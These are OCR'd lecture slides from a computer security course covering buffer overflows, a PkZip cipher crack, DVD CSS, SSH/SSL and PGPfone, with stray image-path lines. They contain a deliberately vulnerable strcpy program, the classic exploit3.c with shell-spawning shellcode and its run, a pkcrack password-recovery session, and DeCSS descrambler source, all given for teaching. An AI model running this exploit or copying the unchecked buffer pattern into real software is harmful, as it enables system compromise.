




Chapter 10

Lecture 10 - More (in)security


Last session

- Ethics and computing
- Organizations and standards
- UNIX passwords
- NT passwords




This session

- Buffer overflow attacks
- PkZip attack
- DVDs and the CSS
- SSH and SSL
- PGPfone

Buffer overflow

- ✔ Most well known compromise of computer systems
- ✔ One of a general class of problems caused by
  - ✔ software that does not check its parameters for extreme values.




Buffer overflow

- ✔ Examine the way programs use memory.
- ✔ Presentation based on
  - ✔ http://destroy.net/machines/security/P49-14-Aleph-One

Simple Program

CODE LISTING **vulnerable.c**

```
void
main (int argc, char *argv[])
{
    char buffer[512];

    printf ("Argument is %s\n", argv[1]);
    strcpy (buffer, argv[1]);
}
```





Simple Program

When we run it:


```
[hugh@pnp176-44 programs]$ ./vulnerable test
Argument is test
[hugh@pnp176-
44 programs]$ ./vulnerable “A Longer Test”
Argument is A Longer Test
[hugh@pnp176-44 programs]$
```


Simple program





Smashing the stack!



Working and not working!

```
[hugh@pnp176-44 programs]$ ./vulnerable ddddd
```

Exploit...


CODE LISTING **exploit3.c**

```
#include <stdlib.h>

#define DEFAULT_OFFSET                  0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                             0x90

char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long
get_sp (void)
{
    __asm__ ("movl %esp,%eax");
}


void
main (int argc, char *argv[])
{
    char *buff, *ptr;
    long *addr_ptr, addr;
    int offset = DEFAULT_OFFSET, bsize = DEFAULT_BUFFER_SIZE;
    int i;

    if (argc > 1)
        bsize = atoi (argv[1]);
    if (argc > 2)
        offset = atoi (argv[2]);

    if (!(buff = malloc (bsize))) {
        printf ("Can't allocate memory.\n");
        exit (0);
    }

    addr = get_sp () - offset;
    printf ("Using address: 0x%x\n", addr);

    ptr = buff;
    addr_ptr = (long *) ptr;
    for (i = 0; i < bsize; i += 4)
        *(addr_ptr++) = addr;

    for (i = 0; i < bsize / 2; i++)
        buff[i] = NOP;

    ptr = buff + ((bsize / 2) - (strlen (shellcode) / 2));
    for (i = 0; i < strlen (shellcode); i++)
        *(ptr++) = shellcode[i];


    buff[bsize - 1] = '\0';

    memcpy (buff, "EGG=", 4);
    putenv (buff);
    system ("/bin/bash");
}
```


Exploit

```
[hugh@pnp176-
44 programs]$ ./exploit3 560
Using address: 0xbfffe998
[hugh@pnp176-
44 programs]$ ./vulnerable $EGG
Argument is ????????...???????
sh-2.05b$
```

We are now within the **vulnerable** program process, but running the **sh** shell program, instead of the vulnerable program.




Using the buffer overflow attack

- ✔ A server (say a web server) that expects a query, and returns a response.
- ✔ A CGI/ASP or perl script inside a web server
- ✔ A SUID root program on a UNIX system

Example attack - Blaster

- ✔ Recently we have been having a series of attacks on Microsoft systems that are based on various buffer overflow problems.
- ✔ The *Blaster* worm is described in the CERT advisory "CA-2003-20 W32/Blaster worm":

  The W32/Blaster worm exploits a vulnerability in Microsoft's DCOM RPC interface as described in VU#568148 and CA-2003-16. Upon successful execution....




Example attack CRC-32 on ssh

http://razor.bindview.com/publish/advisories/adv_ssh1crc.html

This session

- Buffer overflow attacks
- PkZip attack
- DVDs and the CSS
- SSH and SSL
- PGPfone




PkZip stream cipher

- ✔ PkZip is for compressing files
- ✔ PkZip can also scramble files when given a secret password.
- ✔ Enciphering strategy is weak and can be cracked
  - ✔ http://citeseer.nj.nec.com/122586.html
- ✔ Weakness in the (homegrown) ciphering algorithm

PkZip stream cipher

```
opo 144% pkcrack -C all.zip -c readme.doc -P plain.zip -p readme.doc
Files read. Starting stage 1 on Wed Sep 8 09:04:02 1999
Generating 1st generation of possible key2_421 values...done.
Found 4194304 possible key2-values.
Now we're trying to reduce these...
Done. Left with 18637 possible Values. bestOffset is 24.
Stage 1 completed. Starting stage 2 on Thu Sep 9 09:12:06 1999
Ta-daaaaa! key0=dda9e469, key1=96212999, key2=f9fc9651
Probabilistic test succeeded for 402 bytes.
Stage2 completed. Starting pass-
word search on Thu Sep 9 09:22:22 1999
Key: 73 65 63 72 65 74
Or as a string: 'secret' (without the enclosing single quotes)
Finished on Thu Sep 9 10:54:22 1999 opo 99%
opo 145% ./zipdecrypt dda9e469 96212999 f9fc9651 all.zip rr.zip
opo 146%
```

rr.zip contains unencypted version of archive




PkZip stream cipher fix

The PkZip stream cipher is also susceptible to dictionary attacks, and so it is considered not suitable for secure encryption of data. The fix is:

Don't use PkZip for security purposes.

This session

- Buffer overflow attacks
- PkZip attack
- DVDs and the CSS
- SSH and SSL
- PGPfone




DVD security

- ✔ Content Scrambling System - data encryption scheme
- ✔ Developed by commercial interests to stop copying... but
  - ✔ Easy to copy a DVD, but CSS prevents decrypting, changing and re-recording.
- ✔ Details are trade secret.
- ✔ Master set of 400 keys is stored on every DVD, and the DVD player uses these to generate a key needed to decrypt data from the disc.

DVD security

- ✔ Linux users were excluded from access to CSS licenses because of the open-source nature of Linux.
- ✔ In October 1999, hobbyists/hackers in Europe cracked the CSS algorithm
- ✔ DVD industry players have been trying to prevent distribution of any software
- ✔ The source code for decoding DVD is available on a T-shirt.



DVD security

The lesson to learn from this is that once-again *security-through-obscurity* is a very poor strategy.


The source code and detailed descriptions for a CSS de-scrambler is available at:

http://www-2.cs.cmu.edu/~dst/DeCSS/Gallery/

DVD security

Description of the key/descrambling process:

First one must have a master key, which is unique to the DVD player manufacturer. It is also known as a player key. The player reads an encrypted disk key from the DVD, and uses its player key to decrypt the disk key. Then the player reads the encrypted title key for the file to be played. (The DVD will likely contain multiple files, typically 4 to 8, each with its own title key.) It uses the decrypted disk key (DK) to decrypt the title key. Finally, the decrypted title key, TK, is used to descramble the actual content.




DVD security

Confusion and diffusion...

```
#define m(i)(x[i]^s[i+84])<<
unsigned char x[5],y,s[2048];main(n){for(read(0,x,5);read(0,s,n=2048);
write(1,s ,n))if(s[y=s[13]%8+20]/16%4==1){int i=m(1)17^256+m(0)8,k=m(2)
0,j=m(4)17^m(3)9^k *2-k%8^8,a=0,c=26;for(s[y]-=16;--c;j*=2)
a=a*2^i&1,i=i/2^j&1<<24;for(j=127;++j<n ;c=c>y)c+=y=i^i/8^i>>4^
i>>12,i=i>>8^y<<17,a^=a>>14,y=a^a*8^a<<6,a=a>>8^y<<9,k=s [j],k="7
Wo~'G_\216"[k&7]+2^"cr3sfw6v;*k+>/n."[k>>4]*2^k*257/8,s[j]=k^(k&k
*2&34) *6^c+~y;}}
```


This session

- Buffer overflow attacks
- PkZip attack
- DVDs and the CSS
- SSH and SSL
- PGPfone




ssh

- ✔ For logging in a remote machine
- ✔ Has ***secure*** encrypted communications, and...
  - ✔ You can't snoop or sniff passwords.
- ✔ TCP/IP connections can be forwarded over the secure channel.

ssh - proving identity

1. **/etc/hosts.equiv:** same user name? OK - log in!I
2. **~/.rhosts:** by user? OK - log in!
3. **RSA:** authentication using public-key cryptography.
4. **TIS:** trusted server to authenticate the user.
5. **Passwords:** password sent encrypted...



RSA key management


The file *~/.ssh/authorized_keys* lists the public keys for logging in.

- **Initially:** ***ssh*** program tells the server which key pair it would like to use
- **Challenge:** server sends challenge encrypted with *public* key.
- **Decrypt:** client decrypts using *private* key. The challenge returned as proof

Port forwarding

✔ Secure shell supports TCP/IP port forwarding

✔ For example - if we wanted to use a secure channel to our X display on the local machine, the proxy listens for connections on a port, forwards the connection request and any data over the secure channel, and makes a connection to the real X display from the SSH Terminal.




Secure Sockets Layer (SSL)

- ✔ Netscape has protocol for data security - uses 128-bit keys.
  - ✔ data encryption,
  - ✔ server authentication,
  - ✔ message integrity, and
  - ✔ optional client authentication
- ✔ SSL is an open, nonproprietary protocol

UN-SSL


- ✔ Netscape *weakly* seeds a random number generator
- ✔ Someone who can snoop the network and has access to an account can discover seed
- ✔ Expected search space similar to brute-forcing a 40-bit key




This session

- Buffer overflow attacks
- PkZip attack
- DVDs and the CSS
- SSH and SSL
- PGPfone

PGPfone





PGPfone

✔ Speech compression and *strong cryptography*


✔ Available in two versions:

1. An international version available *outside* America, and a prohibited import *into* America.
2. An American version available *inside* America, and a prohibited import *out of* America.

These two versions are also exactly the same! Restrictions on the import and export of munitions - strong cryptography is considered a munition.

PGPfone

Familiar encryption and key exchange parameters:



When initially setting up a link, Diffie-Hellman key exchange is used to ensure safety in the choice of an encryption key.